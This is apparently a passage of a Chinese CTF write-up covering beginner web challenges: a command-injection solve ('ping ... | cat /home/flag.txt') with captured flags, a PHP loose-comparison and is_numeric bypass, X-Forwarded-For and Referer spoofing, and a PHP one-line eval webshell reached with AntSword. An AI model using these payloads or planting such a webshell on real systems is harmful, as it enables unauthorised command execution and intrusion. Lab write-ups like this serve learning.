drwxr-xr-x  2 root root  4096 Sep 29  2018 ifupdown
drwxr-xr-x  2 root root  4096 Sep 29  2018 init
-rwxr-xr-x  1 root root 71528 Jun 13  2017 klibc-gLiulUM5C1Zpwc25r
drwxr-xr-x  3 root root  4096 Sep 29  2018 lsb
drwxr-xr-x  2 root root  4096 Apr 10  2014 modprobe.d
drwxr-xr-x  3 root root  4096 Sep 29  2018 plymouth
drwxr-xr-x  2 root root  4096 Sep 29  2018 resolvconf
drwxr-xr-x  3 root root  4096 Sep 29  2018 systemd
drwxr-xr-x 15 root root  4096 Mar 22  2014 terminfo
drwxr-xr-x  4 root root  4096 Sep 29  2018 udev
drwxr-xr-x  4 root root  4096 Sep 29  2018 x86_64-linux-gnu

/lib/ifupdown:
total 4
```

flag 高亮全部(A) 区分大小写(C) 匹配变音符号

cat查看文件 `127.0.0.1 | cat /home/flag.txt`

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{00fba0d80d52b6fe5bf2aa6ed8098db2}
```

10.




```php
 <?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

函数学习：


> is_numeric() 函数用于检测变量是否为数字或数字字符串

> 看代码先是显示两个函数输入a和b 然后是判断语句a=0并且a的值又不能为0 这是一个矛盾 所以构造?a=0A在后面加上一个A让a在等于0的同时加上一个非数字这个时候得到一半flag
> 继续向下看 第二个if语句 is_numeric函数 — 检测变量是否为数字或数字字符串，bool is_numeric (mixed $var)。如果 var 是数字和数字字符串则返回 TRUE，否则返回 FALSE 意思b要是数字就退出，所以b不能是数字，所以构造b=A 第三b要大于1234才出现flag

构造`?a=0A&&b=123456A`

```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}



11.

ip地址必须为123.123.123.123

> 先了解下xff和referer XFF
> X-Forwarded-For（XFF）是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段
> 简单地说，xff是告诉服务器当前请求者的最终ip的http请求头字段
> 通常可以直接通过修改http头中的X-Forwarded-For字段来仿造请求的最终ip


> Referer HTTP来源地址（referer，或HTTPreferer）是HTTP表头的一个字段，用来表示从哪儿链接到当前的网页，采用的格式是URL。换句话说，借着HTTP来源地址，当前的网页可以检查访客从哪里而来，这也常被用来对付伪造的跨网站请求
> 简单的讲，referer就是告诉服务器当前访问者是从哪个url地址跳转到自己的，跟xff一样，referer也可直接修改

就是将

```
X-Forwarded-For:123.123.123.123 Referer:https://www.google.com
```

添加到反应头中

X-Forwarded-For	123.123.123.123
Referer	https://www.google.com



12.

webshell 82 最佳Writeup由话求 • DengZ提供

难度系数：★★2.0

题目来源：Cyberpeace-n3k0

题目描述：小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景：http://220.249.52.133:31542

删除场景

倒计时：03:59:48 延时

题目附件：暂无

你会使用webshell吗?

<?php @eval($_POST['shell']);?>

上蚁剑